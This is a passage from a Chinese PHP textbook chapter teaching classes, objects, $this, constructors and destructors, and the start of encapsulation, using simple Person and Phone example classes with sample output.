类的声明非常简单，和函数的声明比较相似。只需要使用一个关键字 class 后面加上一个自定义的类别名称，并加上一对花括号就可以了。有时也需要在 class 关键字的前面加一些修饰类的关键字，例如 abstract 或 final 等。类的声明格式如下：

```
[一些修饰类的关键字] class 类名{                    //使用 class 关键字加空格再加上类名，后面加上一对花括号
    类中成员;                                       //类中的成员可以成员属性和成员方法
}                                                   //使用花括号结束类的声明
```

类名和变量名还有函数名命名规则相似，都需要遵守 PHP 中自定义名称的命名规则。如果由多个单词组成，习惯上每个单词的首字母要大写。另外类名的定义也要具有一定的意义，不要随便由几个字

母组成。

在类的声明中，一对花括号之间要声明类的成员。但是在类里面声明什么成员、怎样声明才是一个完整的类呢？前面介绍过，类的声明是为了将来实例出多个对象提供给我们使用，首先要清楚程序中需要使用什么样的对象。像前面介绍过的一个装机配置单上列出什么配置，计算机组装后就实现了配置单中的配置。再例如，每个人都是一个对象，再创建人这个对象时先要声明“人类”，在人类中声明的信息就是创建出对象时每个人都具有的信息。如果要把人这个对象描述清楚，大概需要下面两方面信息：

```
class Person {
        成员属性：
                姓名、性别、年龄、身高、体重、电话、家庭住址等。
        成员方法：
                说话、学习、走路、吃饭、开车、可以使用计算机等。
}
```

只要在类中多声明一个成员，别人对这个人就多一点了解。从上面人类的描述信息可以了解到，要想声明出一个人类，从定义的角度分为两部分：一是静态描述，二是动态描述。静态描述就是我们所说的属性，在程序中可以用变量实现，例如，人的姓名、性别、年龄、身高、体重、电话、家庭住址等。动态描述也就是对象的功能，例如，人可以开车，会说英语，可以使用计算机等。抽象成程序时，我们把动态描述写成函数。在对象中声明的函数叫做方法。所有类都是从属性和方法这两方面去声明，在为对象声明类时都是类似的。属性和方法都是类中的成员，属性又叫做对象的成员属性，方法叫做对象的成员方法。

10.2.2　成员属性

在类中直接声明变量就称为成员属性，可以在类中声明多个变量，即对象中有多个成员属性，每个变量都存储对象不同的属性信息。成员属性可以使用 PHP 中的标量类型和复合类型，所以也可以是其他类实例化的对象，但在类中使用资源和空类型没有意义。另外，虽然在声明成员属性时可以给变量赋予初值，但是在声明类时是没有必要的。例如，如果声明人这个类时，将人的姓名属性赋值为“张三”，那么用这个类实例化出多个对象时，每个人就都叫张三了。一般都是通过类实例化对象之后再给相应的成员属性赋上初值。下例中声明了一个 Person 类，在类中声明了三个成员属性，如下所示：

```
class Person {
        var $name;                  //第一个成员属性，用于存储人的名字
        var $age;                   //第二个成员属性，用于存储人的年龄
        var $sex;                   //第三个成员属性，用于存储人的性别
}
```

在 Person 类的声明中可以看到，变量前面多使用一个关键字“var”来声明。前面介绍过，声明变量时不需要任何关键字修饰，而在类中声明成员属性时，变量前面一定要使用一个关键字，例如 public、private、static 等关键字来修饰，但这些关键字修饰的变量都具有一定的意义。如果不需要有特定意义的修饰，就使用“var”关键字，**一旦成员属性有其他的关键字修饰就需要去掉“var”**。如下所示：

```
class Person {
        public $name;               //第一个成员属性声明为公有的权限
        private $age;               //第二个成员属性声明为私有的权限
        static $sex;                //第三个成员属性声明为静态的权限
}
```

10.2.3 成员方法

在对象中需要声明一些可以操作本对象成员属性的一些方法，来完成对象的一些行为。在类中直接声明的函数就称为成员方法，可以在类中声明多个函数，对象中就有多个成员方法。成员方法的声明和函数的声明完全一样，只不过可以加一些关键字的修饰来控制成员方法的一些权限，例如 private、public、static 等。但**声明的成员方法必须和对象相关，不能是一些没有意义的操作**。例如，在声明人类时，如果声明了“飞行”的成员方法，实例化出来的每个人都可以飞了，这样就是一个设计上的错误。成员方法的声明如下所示：

```
class Person {
    function say(){                    //声明第一个成员方法，定义人说话的功能
        //方法体
    }

    function eat($food){               //声明第二个成员方法，定义人可以吃饭的功能，使用一个参数
        //方法体
    }

    private function run() {           //定义人可以走路的功能，使用 private 修饰控制访问权限
        //方法体
    }
}
```

对象就是把相关属性和方法组织在一起形成一个集合，比数组的功能强大得多。在声明类时可以根据需求，有选择地声明成员。其中成员属性和成员方法都是可选的，可以只有成员属性，也可以只有成员方法，也可以没有成员。下例中声明一个 Person 类，具有成员属性和成员方法。如下所示：

```
<?php
    class Person{
        //下面声明的是人类的成员属性，通常成员属性都在成员方法的前面声明
         var $name;                    //第一个成员属性，用于存储人的名字
         var $age;                     //第二个成员属性，用于存储人的年龄
         var $sex;                     //第三个成员属性，用于存储人的性别

        //下面声明了几个人的成员方法,通常将成员方法声明在成员属性的下面
        function say(){                //人可以说话的方法
            echo "人在说话";           //方法体
        }

        function run(){                //人可以走路的方法
            echo "人在走路";           //方法体
        }
    }
```

用同样的方法可以声明你需要的类，只要能用属性和方法描述出来的事物都可以定义成类，然后实例化出对象为我们使用。为了加强读者对类和类声明的理解，这里再声明一个类。例如，声明一个手机的类，首先设想一下按电话的需求都具有哪些成员属性和哪些成员方法。然后按需求去抽象一个电话类，就可以通过声明的电话类创建几个电话对象，在程序中供我们使用。我们需要声明的电话类如下所示：

```
class 电话 {
    成员属性：
            厂商、颜色、电池容量、屏幕尺寸等只要和电话有关的属性都可以声明
```

成员方法：

打电话、接电话、发信息、播放音乐、拍照等和电话有关的功能都可以声明

}

声明一个电话的类 Phone，将上面设计的需求在程序中实现出来，如下所示：

```
<?php
    /**
        声明一个电话类,类名为Phone
    */
    class Phone {
        //声明4个与电话有关的成员属性
        var $Manufacturers;          //第一个成员属性，用于存储电话的外观
        var $color;                  //第二个成员属性，用来设置电话的外观颜色
        var $Battery_capacity;       //第三个成员属性，用来定义电话的电池容量
        var $screen_size;            //第四个成员属性，用来定义电话的屏幕尺寸

        //第一个成员方法用来声明电话具有接打电话的功能
        function call(){
            echo "正在打电话";       //方法体，可以是打电话的具体内容
        }

        //第二个成员方法用来声明电话具有发信息的功能
        function message(){
            echo "正在发信息";       //方法体，可以是发送的具体信息
        }

        //第三个成员方法用来声明电话具有播放音乐的功能
        function playMusic() {
            echo "正在播放音乐";     //方法体，可以是播放的具体音乐
        }

        //第四个成员方法用来声明电话具有拍照的功能
        function photo() {
            echo "正在拍照";         //方法体，可以是拍照的整个过程
        }
    }
```

通过上面声明的 Phone 类可以实例化出多个电话对象，每个电话对象都将具有在 Phone 类中定义的属性和方法，并且每个电话中的成员互相独立。

10.3 通过类实例化对象

面向对象程序的单位就是对象，但对象又是通过类的实例化出来的。所以同一个类的对象可以接受相同的请求，例如，所有的汽车都可以通过方向盘控制方向。如果你仅会声明一个类，这还不够，因为在程序中并不是直接在使用类，而是使用通过类创建的对象。所以在使用对象之前先要通过声明的类实例化出一个或多个对象为我们所有。

10.3.1 实例化对象

将类实例化成对象非常容易，只使用 new 关键字并在后面加上一个和类名同名的方法。当然如果

在实例化对象时不需要为对象传递参数，在 new 关键字后面直接用类名称即可，就不需要再加上括号。对象的实例化格式如下：

```
$变量名 = new 类名称([参数数列表]);                    //对象实例化格式
或
$变量名 = new 类名称;                                  //对象实例化格式，不需要为对象传参数
```

其中，“$变量名”是通过类所创建的一个对象的引用名称，将来通过这个引用来访问对象中的成员。new 表明要创建一个新的对象，类名表示新对象的类型，而参数指定了类的构造方法用于初始化对象的值。如果类中没有定义构造函数，PHP 会自动创建一个不带参数的默认构造函数（后面章节中有详细介绍）。例如，通过上一节中声明的“Person”和“Phone”两个类，分别实例化出几个对象。如下所示：

```php
<?php
    /**
        声明一个电话类Phone
    */
    class Phone {
        //类中成员同上（略）
    }

    /**
        声明一个人类Person
    */
    class Person {
        //类中成员同上（略）
    }

    //通过Person类实例化三个对象$person1、$person2、$person3
    $person1 = new Person();          //创建第一个Person类对象，引用名为$person1
    $person2 = new Person();          //创建第二个Person类对象，引用名为$person2
    $person3 = new Person();          //创建第三个Person类对象，引用名为$person3

    //通过Phone类实例化三个对象$phone1、$phone2、$phone3
    $phone1 = new Phone();            //创建第一个Phone类对象，引用名为$phone1
    $phone2 = new Phone();            //创建第二个Phone类对象，引用名为$phone2
    $phone3 = new Phone();            //创建第三个Phone类对象，引用名为$phone3
```

一个类可以实例化出多个对象，每个对象都是独立的。在上面的代码中通过 Person 类实例化出三个对象$person1、$person2 和$person3，相当于在内存中开辟了三份空间用于存放每个对象。使用同一个类声明的多个对象之间是没有联系的，只能说明他们都是同一个类型，每个对象内部都有类中声明的成员属性和成员方法。就像独立的三个人，都有自己的姓名、性别和年龄的属性，每个人都有说话、吃饭和走路的方法。在上例中，使用同样的方法通过“Phone”类也实例化出三个对象，对象的引用分别为$phone1、$phone2 和$phone3。也是在内存中使用三个独立的空间分别存储，就像三部电话之间的关系。

10.3.2 对象类型在内存中的分配

对象类型和整型、字符串等类型一样，也是 PHP 中的一种数据类型。都是在程序中用于存储不同类型数据使用的，在程序运行时它的每部分内容都要先加载到内存中再被使用。那么对象类型的数据在内存中是如何分配的呢？先来了解一下内存结构。逻辑上内存大体上被分为四段，分别为栈空间段、堆

空间段、初始化数据段和代码段，程序中不同类型数据的声明将会被存放在不同的内存段里面。每段内存的特点如下。

1．栈空间段

栈的特点是空间小但被 CPU 访问的速度快，是用户存放程序中临时创建的变量。由于栈的后进先出特点，所以栈特别方便用来保存和恢复调用现场。从这个意义上讲，我们可以把堆栈看成一个临时数据寄存、交换的内存区。用于存储占用空间长度不变并且占用空间小的数据类型的内存段，例如整型 1、100、10000 等在内存中占用空间是等长的，占用的空间都是 32 位 4 个字节。还有 double、boolean 等都可以存储在栈空间段中。

2．堆空间段

堆是用于存放进程运行中被动态分配的内存段，它大小并不固定，可动态扩张或缩减。用于存储数据长度可变或占用内存比较大的数据。例如，字符串、数组和对象就存储在这段内存中。

3．数据段

数据段用来存放可执行文件中已初始化全局变量，换句话说就是存放程序静态分配的变量。

4．代码段

代码段是用来存放可执行文件的操作指令，也就是说它是可执行程序在内存中的镜像。代码段需要防止在运行时被非法修改，所以只准许读取操作，而不允许写入（修改）操作。例如，程序中的函数就存储在这段内存中。

对象类型的数据就是一种占用空间比较大的数据类型，并且是占用的空间不定长的数据类型，所以对象创建完成以后被存放在堆内存中，但对象的引用名称是存放在栈里面的。程序在运行时，栈内存中的数据是可以直接存取的，而堆内存是不可以直接存取的内存，但可以通过对象的引用名称访问对象中的成员。将上例中通过 Person 类实例化的三个对象使用图形抽象出来，用来了解对象类型的数据是如何在内存中存储的，进一步了解对象类型的数据，如图 10-1 所示。




图 10-1　Person 类的三个对象在内存中的存储结构

在图 10-1 中给出了内存中的两个部分，左边为栈内存，右边为堆内存。通过此图可以看到三个对象在内存中的存储情况。例如“$person1=new Person();”等号右边是创建的真正对象实例，被存储在堆内存段中，而等号左边则是对象的引用，被存储在栈内存段中。

在 PHP 中，只要使用一次 new 关键字就会实例化出来一个对象，并在堆里面开辟一块自己的空间。上例中执行了三次“new Person()”，则创建了三个 Person 类的实例对象，则在堆里面开辟三个独立空间。每个对象之间都是相互独立的，使用自己的空间，而且在每个空间中都存有 Person 类中声明的成员。

在内存中，存储数据的每个空间都有一个独立的内存地址，内存的地址通常是使用十六进制数表示，对象中的每个成员在堆内存中存储时则都会有一个地址。如图 10-1 所示，第一个对象的首地址为“0xff001”，如果在程序中知道内存的首地址，就会按顺序找到对象中的每个成员。而在“$person1=new Person();”语句中，通过赋值运算符“=”把第一个对象在堆内存中的首地址“0xff001”赋给了变量$person1，所以等号左边的$person1 就是第一个对象的引用变量。变量$person1 存放的是一个十六进制整数则会被存放在栈内存中。$person1 是一个存储地址的变量，相当于一个指针指向堆里面的对象。所以访问第一个对象中的每个成员都要通过这个引用变量$person1 来完成，通常也可以把对象引用当成对象来看待。同样，第二个对象的首地址“0xff002”赋给栈里面的引用变量“$person2”，通过这个引用变量访问第二个对象中的每个成员。依此类推。

10.3.3 对象中成员的访问

对象中包含成员属性和成员方法，访问对象中的成员则包括成员属性的访问和成员方法的访问。而对成员属性的访问则又包括赋值操作和获取成员属性值的操作。访问对象中的成员和访问数组中的元素类似，只能通过对象的引用来访问对象中的每个成员。但还要使用一个特殊的运算符号“->”来完成对象成员的访问，访问对象中成员的语法格式如下所示：

```
$引用名 = new 类名称( [参数数列表] );          //对象实例化格式，        例如 $person1=new Person()

$引用名 -> 成员属性 = 值;                     //对成员属性赋值的操作，例如 $person1 ->name = “张三”;
echo $引用名 -> 成员属性;                     //获取成员属性的值，      例如  echo $person1 ->name;

$引用名 -> 成员方法;                          //访问对象中的成员方法，例如  $person1 -> say()
```

在下面的实例中，声明了一个 Person 类，其中包含三个成员属性和两个成员方法，并通过 Person 类实例化出三个对象，而且使用运算符号“->”分别访问三个对象中的每个成员属性和成员方法。代码如下所示：

```
<?php
    /**
        声明一个人类Person，其中包含三个成员属性和两个成员方法
    */
    class Person {
        //下面是声明人的三个成员属性
        var $name;                          //第一个成员属性$name定义人的名字
        var $sex;                           //第二个成员属性$sex定义人的性别
        var $age;                           //第三个成员属性$age定义人的年龄

        //下面是声明人的两个成员方法
        function say() {
```

```
13              echo "这个人在说话<br>";      //在说话的方法体中可以有更多内容
14          }
15
16          function run() {
17              echo "这个人在走路<br>";      //在走路的方法体中可以有更多内容
18          }
19      }
20
21      //下面三行通过new关键字实例化person类的三个实例对象
22      $person1 = new Person();                //通过类Person创建第一个实例对象$person1
23      $person2 = new Person();                //通过类person创建第二个实例对象$person2
24      $person3 = new Person();                //通过类person创建第三个实例对象$person3
25
26      //下面三行是给$person1对象中属性初始化赋值
27      $person1->name = "张三";                //将对象person1中的$name属性赋值为张三
28      $person1->sex = "男";                   //将对象person1中的$sex属性赋值为男
29      $person1->age = 20;                     //将对象person1中的$age属性赋值为20
30
31      //下面三行是给$person2对象中属性初始化赋值
32      $person2->name = "李四";                //将对象person2中的$name属性赋值为李四
33      $person2->sex = "女";                   //将对象person2中的$sex属性赋值为女
34      $person2->age = 30;                     //将对象person2中的$age属性赋值为30
35
36      //下面三行是给$person3对象中属性初始化赋值
37      $person3->name = "王五";                //将对象person3中的$name属性赋值为王五
38      $person3->sex = "男";                   //将对象person3中的$sex属性赋值为男
39      $person3->age = 40;                     //将对象person3中的$age属性赋值为40
40
41      //下面三行是访问$person1对象中的成员属性
42      echo "person1对象的名字是：".$person1->name."<br>";
43      echo "person1对象的性别是：".$person1->sex."<br>";
44      echo "person1对象的年龄是：".$person1->age."<br>";
45
46      //下面两行访问$person1对象中的方法
47      $person1->say();
48      $person1->run();
49
50      //下面三行是访问$person2对象中的成员属性
51      echo "person2对象的名字是：".$person2->name."<br>";
52      echo "person2对象的性别是：".$person2->sex."<br>";
53      echo "person2对象的年龄是：".$person2->age."<br>";
54
55      //下面两行访问$person2对象中的方法
56      $person2->say();
57      $person2->run();
58
59      //下面三行是访问$person3对象中的成员属性
60      echo "person3对象的名字是：".$person3->name."<br>";
61      echo "person3对象的性别是：".$person3->sex."<br>";
62      echo "person3对象的年龄是：".$person3->age."<br>";
63
64      //下面两行访问$person3对象中的方法
65      $person3->say();
66      $person3->run();
```

从上例中可以看到，只要是对象中的成员，都要使用“**对象引用名->属性**”或“**对象引用名->方法**”形式访问。如果对象中的成员不是静态的，那么这是唯一的访问形式。

10.3.4 特殊的对象引用“$this”

通过上一节的介绍我们知道，访问对象中的成员必须通过对象的引用来完成。如果在对象的内部，在对象的成员方法中访问自己对象中的成员属性，或者访问自己对象内其他成员方法时怎么处理？答案只有一个，不管是在对象的外部还是在对象的内部，访问对象中的成员都必须使用对象的引用变量。但对象创建完成以后，对象的引用名称无法在对象的方法中找到。如果在对象的方法中再使用 new 关键字创建一个对象则是另一个对象，调用的成员也是另一个新创建对象的成员。

对象一旦被创建，在对象中的每个成员方法里面都会存在一个特殊的对象引用“$this”。成员方法属于哪个对象，$this 引用就代表哪个对象，专门用来完成对象内部成员之间的访问。this 的本意就是“这个”的意思，就像每个人都可以使用第一人称代词“我”代表自己一样。例如，别人想访问你的年龄，就必须使用“张三的年龄”的形式，相当于在对象外部使用引用名称“张三”访问他内部的成员属性“年龄”。如果自己想说出自己的年龄，则使用“我的年龄”，相当于在对象的内部使用引用名称“我”访问自己内部的成员。

在上一节的示例中，类 Person 中声明了两个方法 say()和 run()，通过类 Person 实例化的三个实例对象$person1、$person2 和$person3 中都会存在 say()和 run()这两个成员方法，则每个对象中的这两个成员方法各自存在一个$this 引用。在对象$person1 的两个成员方法中的$this 引用代表$person1，在对象$person2 的两个成员方法中的$this 引用代表$person2，在对象$person3 的两个成员方法中的$this 引用代表$person3，如图 10-2 所示。




图 10-2 对象成员方法中的关键字$this 的使用形式

在图 10-2 中可以明显地看到，特殊的对象引用$this 就是在对象内部的成员方法中，代表“本对象”的一个引用，但只能在对象的成员方法中使用。不管是在对象内部使用$this 访问自己对象内部的成员，还是在对象外部通过对象的引用名称访问对象中的成员，都需要使用特殊的运算符号“->”来完成访问。

修改一下上一节中的实例，在声明类 Person 时，成员方法 say()中使用$this 引用访问自己对象内部的所有成员属性。然后调用每个对象中的 say()方法，让每个人都能说出自己的名字、性别和年龄。代码如下所示：

```
<?php
    /** 声明一个人类Person，其中包含三个成员属性和两个成员方法 */
    class Person {
        //下面是声明人的成员属性
        var $name;                    //定义人的名字
        var $sex;                     //定义人的性别
        var $age;                     //定义人的年龄
```

```
8
9       //下面是声明人的成员方法
10      function say(){
11          //在类中声明说话的方法，使用$this访问自己对象内部的成员属性
12          echo "我的名字：".$this->name.",  性别：".$this->sex.",  年龄：".$this->age."。<br>";
13      }
14
15      //在类中声明另一个方法
16      function run(){
17          echo $this->name."在走路<br>";     //使用$this访问$name属性
18      }
19  }
20
21  //下面三行通过new关键字实例化person类的三个实例对象
22  $person1 = new Person();
23  $person2 = new Person();
24  $person3 = new Person();
25
26  //下面三行是给$person1对象中属性初始化赋值
27  $person1->name = "张三";
28  $person1->sex = "男";
29  $person1->age = 20;
30
31  //下面三行是给$person2对象中属性初始化赋值
32  $person2->name = "李四";
33  $person2->sex = "女";
34  $person2->age = 30;
35
36  //下面三行是给$person3对象中属性初始化赋值
37  $person3->name = "王五";
38  $person3->sex = "男";
39  $person3->age = 40;
40
41  $person1->say();        //使用$person1访问它中的say()方法，方法say()中的$this就代表这个对象$person1
42  $person2->say();        //使用$person2访问它中的say()方法，方法say()中的$this就代表这个对象$person2
43  $person3->say();        //使用$person3访问它中的say()方法，方法say()中的$this就代表这个对象$person3
```

该程序运行后输出的结果为：

```
我的名字叫：张三，  性别：男，  我的年龄是：20。          //使用$person1 访问 say()方法的输出结果
我的名字叫：李四，  性别：女，  我的年龄是：30。          //使用$person2 访问 say()方法的输出结果
我的名字叫：王五，  性别：男，  我的年龄是：40。          //使用$person3 访问 say()方法的输出结果
```

在上例中，$person1、$person2 和$person3 对象中都有 say()这个成员方法，访问哪个对象中的成员方法 say()，方法中的$this 引用就代表的是哪个对象，并通过$this 访问自己内部相应的成员属性。如果想在对象的成员方法 say()中，调用自己的另一个成员方法 run()也是可以的，同样要在 say()方法中使用$this->run()的方式来完成访问。

10.3.5　构造方法与析构方法

构造方法与析构方法是对象中的两个特殊方法，它们都与对象的生命周期有关。构造方法是对象创建完成后第一个被对象自动调用的方法，这是我们在对象中使用构造方法的原因。而析构方法是对象在销毁之前最后一个被对象自动调用的方法，这也是我们在对象中使用析构方法的原因。所以通常使用构造方法完成一些对象的初始化工作，使用析构方法完成一些对象在销毁前的清理工作。

1．构造方法

在每个声明的类中都有一个称为构造方法的特殊成员方法，如果没有显式地声明它，类中都会默认存在一个没有参数列表并且内容为空的构造方法。如果显式地声明它，则类中的默认构造方法将不会存在。当创建一个对象时，构造方法就会被自动调用一次，即每次使用关键字 new 来实例化对象时都会自动调用构造方法，不能主动通过对象的引用调用构造方法。所以通常使用构造方法执行一些有用的初始化任务，比如对成员属性在创建对象的时候赋初值等。

在类中声明构造方法与声明其他的成员方法相似，但是构造方法的方法名称必须是以两个下画线开始的“__construct()”，这是 PHP 5 中的变化。在 PHP 5 以前的版本中，构造方法的方法名称必须与类名相同，这种方式在 PHP 5 中仍然可以用。但在 PHP 5 中很少声明和类名同名的构造方法了，这样做的好处是可以使构造函数独立于类名，当类名发生变化时不需要更改相应的构造函数名称。为了向下兼容，在创建对象时，如果一个类中没有名为__construct()的构造方法，PHP 将搜索与类名相同名的构造方法执行。在类中声明构造方法的格式如下：

```
function __construct( [参数列表] ) {                    //构造方法名称是以两个下画线开始的__construct()
    //方法体，通常用来对成员属性进行初始化赋值
}
```

在 PHP 中，同一个类中只能声明一个构造方法。原因是构造方法名称是固定的，在 PHP 中不能声明同名的两个函数，所以也就没有构造方法重载。但可以在声明构造方法时使用默认参数，实现其他面向对象的编程语言中构造方法重载的功能。这样在创建对象时，如果在构造方法中没有传入参数，则使用默认参数为成员属性进行初始化。

在下面的例子中，将在前面声明过的类 Person 中添加一个构造方法，并使构造方法使用了默认参数，用来在创建对象时为对象中的成员属性赋予初值。代码如下所示：

```
<?php
    /** 声明一个人类Person，其中声明一个构造方法 */
    class Person {
        //下面是声明人的成员属性，都是没有初值的，在创建对象时，使用构造方法赋初值
        var $name;                      //定义人的名字
        var $sex;                       //定义人的性别
        var $age;                       //定义人的年龄

        //声明一个构造方法，将来创建对象时，为对象的成员属性赋予初值，参数中都使用了默认参数
        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;        //在创建对象时，使用传入的参数$name为成员属性$this->name赋初值
            $this->sex = $sex;          //在创建对象时，使用传入的参数$sex为成员属性$this->sex赋初值
            $this->age = $age;          //在创建对象时，使用传入的参数$age为成员属性$this->age赋初值
        }

        //下面是声明人的成员方法
        function say(){
            echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."。<br>";
        }

        function run(){
            echo $this->name."在走路<br>";
        }
    }

```

```
//下面三行中实例化person类的三个实例对象，并使用构造方法分别为新创建的对象成员属性赋予初值
$person1 = new Person("张三", "男", 20); //创建对象$person1时会自动执行构造方法，将全部参数传给它
$person2 = new Person("李四", "女");      //创建对象$person2时会自动执行构造方法，传入前两个参数
$person3 = new Person("王五");            //创建对象$person3时会自动执行构造方法，只传入一个参数

$person1->say();
$person2->say();
$person3->say();
```

该程序运行后输出的结果为：

```
我的名字叫：张三，  性别：男，  我的年龄是：20。      //使用$person1 访问 say()方法的输出结果
我的名字叫：李四，  性别：女，  我的年龄是：1。       //使用$person2 访问 say()方法的输出结果
我的名字叫：王五，  性别：男，  我的年龄是：1。       //使用$person3 访问 say()方法的输出结果
```

在上例中，Person 类中声明一个构造方法，并在构造方法中将传入的三个参数的值分别赋给三个成员属性，如果在创建对象时没有为构造方法传参数，将使用默认参数为成员属性初始化。这样在使用如“$person1=new Person("王五");”创建对象时，将会自动调用构造方法并为对象的成员属性初始化，只传入一个参数，其他两个参数使用默认参数。

2．析构方法

与构造方法相对应的就是析构方法，PHP 将在对象被销毁前自动调用这个方法。析构方法是 PHP 5 中新添加的内容，在 PHP 4 中并没有提供。析构方法允许在销毁一个对象之前执行一些特定操作，例如关闭文件，释放结果集等。

当堆内存段中的对象失去访问它的引用时，它就不能被访问了，也就成为垃圾对象了。通常对象的引用被赋予其他的值或者是在页面运行结束时，对象都会失去引用。在 PHP 中有一种垃圾回收的机制，当对象不能被访问时就会自动启动垃圾回收的程序，收回对象在堆中占用的内存空间。而析构方法正是在垃圾回收程序回收对象之前调用的。

析构方法的声明格式与构造方法相似，在类中声明的析构方法名称也是固定的，也是以两个下画线开头的方法名“__destruct( )”，而且析构函数不能带有任何参数。在类中声明析构方法的格式如下：

```
function __destruct ( ) {                          //析构方法名称是以两个下画线开始的__destruct()
    //方法体，通常用来完成一些在对象销毁前的清理任务
}
```

在 PHP 中析构方法并不是很常用，它属于类中可选的一部分，只有需要时才在类中声明。在下面的例子中，我们在原有 Person 类的最后添加一个析构方法，用来在对象销毁时输出一条语句。代码如下所示：

```
<?php
    class Person {
        var $name;
        var $sex;
        var $age;

        function __construct($name, $sex, $age) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

```

```
13          function say(){
14              echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."。<br>";
15          }
16
17          function run() {
18              echo $this->name."在走路<br>";
19          }
20
21          //声明的析构方法，在对象销毁前自动调用
22          function __destruct() {
23              echo "再见".$this->name."<br>";
24          }
25      }
26
27      //下面三行通过new关键字实例化person类的三个实例对象
28      $person1 = new Person("张三", "男", 20);        //创建对象$person1
29      $person1 = null;                                //第一个对象将失去引用
30      $person2 = new Person("李四", "女", 30);        //创建对象$person2
31      $person3 = new Person("王五", "男", 40);        //创建对象$person3
```

该程序运行后输出的结果为：

```
再见张三                    //自动调用了第一个对象中的析构方法输出的结果
再见王五                    //自动调用了第三个对象中的析构方法输出的结果
再见李四                    //自动调用了第二个对象中的析构方法输出的结果
```

在上面的程序中，在类 Person 中的最后声明一个析构方法__destruct()，并在析构方法中输出一条语句。对象的引用一旦失去，这个对象就成为垃圾，垃圾回收程序就会自动启动并回收对象占用的内存。在回收垃圾对象占用的内存之前就会自动调用这个析构方法，并输出一条语句。上面的程序执行后的结果都是析构方法被调用输出的结果。第一个对象在声明完成以后，它的引用就被赋予了空值，所以第一个对象最先失去的引用，不能再被访问了，然后自动调用了第一个对象中的析构方法输出“再见张三”。后面声明的两个对象都是在页面执行结束时失去的引用，也都自动调用了析构方法。但因为对象的引用都是存放在栈内存中的，由于栈的后进先出特点，最后创建的对象引用会被最先释放，所以先自动调用第三个对象的析构方法，最后才自动调用第二个对象的析构方法。

10.4 封装性

封装性是面向对象编程中的三大特性之一，封装性就是把对象的成员属性和成员方法结合成一个独立的相同单位，并尽可能隐蔽对象的内部细节，包含如下两个含义。

- 把对象的全部成员属性和全部成员方法结合在一起，形成一个不可分割的独立单位（即对象）。
- 信息隐蔽，即尽可能隐蔽对象的内部细节，对外形成一个边界（或者说形成一道屏障），只保留有限的对外接口使之与外部发生联系。

对象中的成员属性如果没有被封装，一旦对象创建完成，就可以通过对象的引用获取任意的成员属性的值，并能够给所有的成员属性任意赋值。在对象的外部任意访问对象中的成员属性是非常危险的，因为对象中的成员属性是对象本身具有的与其他对象不同的特征，是对象某个方面性质的表现。例如，“电话”的对象中有一些属性值是保密技术，是不想让其他人随意就能获取到的。再比如，在“电话”

对象中的电压和电流等属性的值，需要规定在一定的范围内，是不能被随意赋值的。如果对这些属性赋一些非法的值，例如手机的电压赋上 380V 的值，就会破坏电话对象。

对象中的成员方法如果没有被封装，也可以在对象的外部随意调用，这也是一种危险的操作。因为对象中的成员方法只有部分是给外部提供的，保留有限的对外接口使之与外部发生联系，而有一些是对象自己使用的方法。例如，在“人”的对象中，提供了“走路”的方法，而“走路”的方法又是通过在对象内部调用“迈左腿”和“迈右腿”两个方法组成的。如果用户在对象的外部直接调用“迈左腿”或“迈右腿”的方法就没有意义，应该只让用户能调用“走路”的方法。

封装的原则就是要求对象以外的部分不能随意存取对象的内部数据（成员属性和成员方法）。从而有效地避免了外部错误对它的“交叉感染”，使软件错误能够局部化，大大减小查错和排错的难度。

10.4.1　设置私有成员

